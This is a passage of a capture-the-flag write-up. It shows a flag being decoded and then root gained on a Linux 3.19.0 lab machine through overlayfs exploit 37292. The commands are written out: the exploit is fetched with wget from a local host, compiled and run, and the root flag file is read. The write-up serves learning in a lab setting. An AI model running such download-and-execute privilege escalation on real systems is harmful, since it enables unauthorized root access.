
We recieved another string from flag2.Seems like binary encryption. Let's decode again from cyberchef



Great we decrypted the second flag and gave a hint to another website which when tried eventually got error.
so we moved on to check the ways to get to the final flag.


Post Exploitation

Now after I decoded the flag I spend a lot of time figuring ways to get the final flag used lots of linux commands to check any hidden files or if machine hidden any passwords which could lead us to root but didn't. Then came to know that the linux version was actually vulnerable to overlays. which was handling permissions incorrectly. We could use this exploit to mount and get to final flag.
the version vulnerable was 3.19.0 and the exploit was 37292




We started a python server to copy the files
python -m SimpleHTTPServer
cd /tmp

wget http://192.168.56.1:8000/37292.c
gcc 37292.c -o exploit
./exploit
id



cd /root
cat finalflag.txt



And that's all we got out final flag.

.....HappyHacking.....